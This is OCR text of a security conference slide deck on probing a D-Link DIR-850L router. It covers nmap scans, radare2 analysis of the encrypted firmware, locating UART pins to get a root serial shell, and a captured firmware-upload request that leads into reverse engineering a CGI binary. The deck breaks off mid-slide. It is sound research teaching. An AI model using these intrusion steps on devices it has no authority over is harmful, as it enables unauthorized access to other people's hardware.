Pwning embedded systems with radare2

Daniel Romero

r2con

Who am I?

Daniel Romero - @daniel_rome

- Security Consultant at NCC Group
- I like breaking things ;)
- Web & Mobile Apps
- Embedded Systems
- RE & Exploit writing
- Member of mlw.re group
- Research Projects
- Etc.


nccgroup
freedom from doubt

Agenda

- Introduction
- The Problem
- The Solution
- Some “Pwning” results
- Conclusions
- Q&A

Brief Introduction

Some time ago while I was on the sofa, I received a message from a friend Telegram Deals group. A new deal had been released and I decided to buy this. It was the D-Link AC12000 Wireless Router DIR-850L.



Why I bought this?

- Compulsive Buyer (My friend is)
- Cheap Hardware
- Research new protocols employed
- Learn new things
- Just to hack something
- Etc.

Brief Introduction (Attack Surface)

Once the device was connected..

Nmap from the Internal network:

```
nmap -Pn -n -v -p - -sV -sC -oA test 192.168.69.1
Nmap scan report for 192.168.69.1
Host is up (0.015s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.45
| dns-nsid:
|_  bind.version: dnsmasq-2.45
80/tcp    open  http    WebServer
|_http-methods: No Allow or Public header in
OPTIONS response (status code 501)
| http-server-header: Software version grabbed
from Server header.
| Consider submitting a service fingerprint.
|_Run with --script-args http-server-header.skip
|_http-title: D-LINK
443/tcp   open  ssl     OpenSSL (SSLv3)
|_ssl-date: 2000-01-01T02:38:03+00:00;
-16y131d14h22m46s from local time.
<snip>
4433/tcp  open  ssl     OpenSSL (SSLv3)
8181/tcp  open  unknown
8182/tcp  open  unknown
45555/tcp open  unknown
49152/tcp open  unknown
```


Nmap from the external network:

```
nmap -p - -oA wan-network-scan -Pn -n -v -sV -sC
10.10.10.100
Nmap scan report for 10.10.10.100
Host is up (0.00079s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
4433/tcp open  ssl  OpenSSL (SSLv3)
8181/tcp open  unknown
```

Same Web Application using different protocols (HTTP & HTTPS


Brief Introduction (Attack Surface)

Nmap from the Internal network:



(IP:8181 or IP:4433)

HOSTAPD




UPNP

(IP:80 or IP:443)

(IP:8182 or IP:49152)

Nmap from the external network (WAN - Internet):




Just one web application
(IP:8181 or IP:4433)

The Problem

Sometimes in order to “hack” a device, looking into its firmware could be a good start.

- Configuration files
- Source Code Review (PHP, bash scripts, etc.)
- Static binary analysis
- Firmware emulation
- Etc.



Index of ftp://ftp2.dlink.com/PRODUCTS/DIR-850L/REVB/

Up to higher level directory

Name	Size	Last Modified
DIR-850L_REVB_DATASHEET_1.00_EN_US.PDF	1459 KB	11/07/14 00:00:00
DIR-850L_REVB_FIRMWARE_2.00B14.ZIP	9491 KB	05/11/14 00:00:00
DIR-850L_REVB_FIRMWARE_2.01.ZIP	9420 KB	05/11/14 00:00:00
DIR-850L_REVB_FIRMWARE_2.02.B06.ZIP	9334 KB	11/02/15 00:00:00
DIR-850L_REVB_FIRMWARE_2.03.B01_WW.ZIP	9278 KB	13/03/15 00:00:00
DIR-850L_REVB_FIRMWARE_2.07.B05_WW.ZIP	9807 KB	11/08/16 17:32:00
DIR-850L_REVB_FIRMWARE_PATCH_2.05.B01_WW.ZIP	9377 KB	24/04/15 00:00:00
DIR-850L_REVB_FIRMWARE_PATCH_NOTES_2.05.B01_EN_WW.PDF	105 KB	24/04/15 00:00:00
DIR-850L_REVB_MANUAL_2.00_EN_US.PDF	15299 KB	23/07/14 00:00:00
DIR-850L_REVB_MYDLINKSHAREPORT_USERGUIDE_1.0_EN_US.PDF	2439 KB	28/08/14 00:00:00
DIR-850L_REVB_QIG_2.00_EN_US.PDF	1029 KB	11/07/14 00:00:00
DIR-850L_REVB_RELEASENOTES_2.00_EN_US.PDF	177 KB	11/07/14 00:00:00
DIR-850L_REVB_RELEASENOTES_2.01_EN_US.PDF	115 KB	13/08/14 00:00:00
DIR-850L_REVB_RELEASENOTES_2.02.B06_EN.PDF	70 KB	11/02/15 00:00:00
DIR-850L_REVB_RELEASENOTES_2.03.B01_EN.PDF	13 KB	13/03/15 00:00:00
DIR-850L_REVB_RELEASENOTES_2.07.B05_EN_WW.PDF	150 KB	11/08/16 17:32:00

References:

[1] - ftp://ftp2.dlink.com/PRODUCTS/DIR-850L/

The Problem

Radare2 allows to identify many file types such as file systems, compressed file types, images, etc. but it did not identify any interesting file type :S

Similarly, after execute **rabin2** in order to retrieve the binary strings, we could identify that no legible data was shown.

Therefore, the firmware provided by D-Link should be encrypted with some algorithm and we cannot extract its content.

```
$ r2 -c "e search.align=4; /m" -q DIR850L_FW205WWb01_f4if.bin
$

$ rabin2 -zz -q DIR850L_FW205WWb01_f4if.bin
<snip>
0x209 8 7 pbgEq +
0x21c 7 6 dUI~sA
0x226 7 6 \MIGT9
0x22e 9 8 f^WUSU-v
0x23a 7 6 0w<$ :
0x245 6 5 *73\fb
0x252 5 4 on~S
0x25d 6 5 P\Z\a\e
0x2f1 5 4 muqc
0x321 6 5 VGZWR
0x32d 5 4 )mN#
0x335 7 6 k\e5+sx
0x33c 5 4 }89\e
0x34e 5 4 lk+e
<snip>

$ rahash2 -B -a entropy DIR850L_FW205WWb01_f4if.bin
0x00000000-0x0091a093   7.999982:   99%
[##############################################-]
```

The Solution

Summary:

- No remote vulnerabilities such as command injection were found (quick look)
- The device did not provide any management binaries such as Telnet, SSH, etc.
- The firmware provided by D-Link seems to be encrypted and no files could be extracted from it.

The Solution

Summary:

- No remote vulnerabilities such as command injection were found (quick look)
- The device did not provide any management binaries such as Telnet, SSH, etc.
- The firmware provided by D-Link seems to be encrypted and no files could be extracted from it.

Solution:

Hardware Hacking!!

The Solution (Hardware Hacking)

Top:

Bottom:

The Solution (Hardware Hacking)

In order to do Hardware Hacking a lot of techniques or attacks could be carried out. As I do not have experience in this field, I decided to start identifying likely debugging ports such as UART or JTAG.

UART (Wikipedia description):

A universal asynchronous receiver/transmitter, abbreviated UART, is one of many computer hardware devices that translates data between parallel and serial forms. UARTs are commonly used in conjunction with communication standards such as TIA. The universal designation indicates that the data format and transmission speeds are configurable. The electric signaling levels and methods (such as differential signaling etc.) are handled by a driver circuit external to the UART.

UART protocol: (There are 6 pin types in the specification)

- Tx [Transmitting Pin]
- Rx [Receiving Pin]
- GND [Ground]
- Vcc [Usually 3.3V or 5V]
- CTS [Usually unused]
- DTR [Usually unused]

References & Sources:
[1] - https://en.wikipedia.org/wiki/Universal_asynchronous_receiver/transmitter
[2] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/


The Solution (Hardware Hacking)

Identifying UART debugging ports on the board:

References:
[1] - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
[2] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/

The Solution (Hardware Hacking)

Identifying UART debugging ports on the board:



References:
[1] - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
[2] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/

The Solution (Hardware Hacking)

GND:

- **W/O Multimeter**: Connected to a plane on 4 sides
- **Multimeter**: We should place one probe on a shield and touching the ground pin. The multimeter will emit a continuous audible tone. (Metal shielding could help us in order to find it)

Vcc:

- **W/O Multimeter**: Try and error (random)
- **Multimeter**: Once the board is powered, this pin should have the same voltage that the board voltage.

Tx:

- **W/O Multimeter**: Try and error (random)
- **Multimeter**: Due to this is is transmitting bits of data, the multimeter could display an average between 0 volts and 3.3 volts (0 volts to send a “space” and 3.3 volts to send a “mark”).


Rx:

- **W/O Multimeter**: Try and error (random)
- **Multimeter**: This pin could be the most difficult to identify, since it has no unique defining characteristics.

References & Sources:

[1] - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
[2] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/

The Solution (Hardware Hacking)



GND:

- **W/O Multimeter**: Connected to a plane on 4 sides
- **Multimeter**: We should place one probe on a shield and touching the ground pin. The multimeter will emit a continuous audible tone. (Metal shielding could help us in order to find it)

Vcc:

- **W/O Multimeter**: Try and error (random)
- **Multimeter**: Once the board is powered, this pin should have the same voltage that the board voltage.

Tx:

- **W/O Multimeter**: Try and error (random)
- **Multimeter**: Due to this is is transmitting bits of data, the multimeter could display an average between 0 volts and 3.3 volts (0 volts to send a “space” and 3.3 volts to send a “mark”).

Rx:

- **W/O Multimeter**: Try and error (random)
- **Multimeter**: This pin could be the most difficult to identify, since it has no unique defining characteristics.

References & Sources:
[1] - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
[2] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/


The Solution (Hardware Hacking)

Material:

Soldering Iron

Solder

Breakaway Headers




UART - to - USB

Jumper Wire


The Solution (Hardware Hacking)

First attempt:



The Solution (Hardware Hacking)

First attempt:



Second attempt:

The Solution (Hardware Hacking)

First attempt

ttempt:

The Solution (Hardware Hacking)

In order to connect the hardware to our computer through the UART-to-USB device, we should know the **baud rate**:

- We could use the minicom tool, and try the different existing baud rates (110, 150, 300, 1200, 2400, 4800, 9600, 19200, 38400, 57600, 115200, 230400, 460800, 921600) (i.e. **minicom -b 38400 -D /dev/ttyUSB0**)
- We could use the **baudrate** script:

```
$ sudo ./baudrate.py -p /dev/ttyUSB0
Starting baudrate detection on /dev/ttyUSB0, turn on your serial device now.

@@@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@@

<snip>
@@@@@@@@@@@@@@@@@@@@@@ Baudrate: 57600 @@@@@@@@@@@@@@@@@@@@@@

Starting entry for CP1 @0xa3400000
memsize=52
<snip>
```

References:
[1] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/
[2] - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
[3] - https://code.google.com/archive/p/baudrate/

The Solution (Hardware Hacking)

I was surprised that just typing a key, the device returned a shell:

```
<snip>
SERVD: event [HTTP.UP] not found!
SERVD: stop service [NAMERESOLV]
SERVD: start service [NAMERESOLV]
Run NTP client ...
starting pid 1474, tty '/dev/console': '-/bin/sh'

BusyBox v1.14.1 (2015-06-11 15:49:07 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ls -la /
drwxr-xr-x   2 root  root        50 Jun 11  2015 www
drwxr-xr-x   14 root root        0 Jan  1 00:00 var
drwxr-xr-x   5 root  root        61 Jun 11  2015 usr
lrwxrwxrwx   1 root  root        8 Jun 11  2015 tmp -> /var/tmp
drwxr-xr-x   11 root root        0 Jan  1  1970 sys
drwxr-xr-x   2 root  root        494 Jun 11  2015 sbin
dr-xr-xr-x   87 root root        0 Jan  1  1970 proc
drwxr-xr-x   2 root  root        101 Jun 11  2015 mydlink
<snip>
```

References:

[1] - http://jcjc-dev.com/2016/04/08/reversing-huawei-router-1-find-uart/
[2] - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/
[3] - https://code.google.com/archive/p/baudrate/


DEMO TIME

...

(1) Some results

Do you remember our problem?

When we tried to unpack the D-Link firmware, it appeared to be "encrypted". We are going to see what the device does.



Raw | Params | Headers | Hex

```
POST /fwupload.cgi HTTP/1.1
Host: 192.168.69.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:48.0) Gecko/20100101 Firefox/4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.69.1/UpdateFirmware.html
Cookie: uid=fVzXDWRgdv
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------557910767645593
Content-Length: 277

-----------------------------557910767645593452160474853
Content-Disposition: form-data; name="select_Folder_a"; filename="fake_firmware.bin"
Content-Type: application/octet-stream

this is a fake firmware file

-----------------------------557910767645593452160474853--
```


The "**fwupload.cgi**" CGI file was requested.

```
$ ls -la htdocs/web/fwupload.cgi
lrwxrwxrwx 1 dromero dromero 14 abr 24 10:49 htdocs/web/fwupload.cgi -> /htdocs/cgibin

$ file htdocs/cgibin
htdocs/cgibin: ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked (uses shared libs),
stripped
```

(1) Some results

Reverse Engineering time




(1) Some results

The CGI had a switch case at the beginning in order to identify the resource requested:

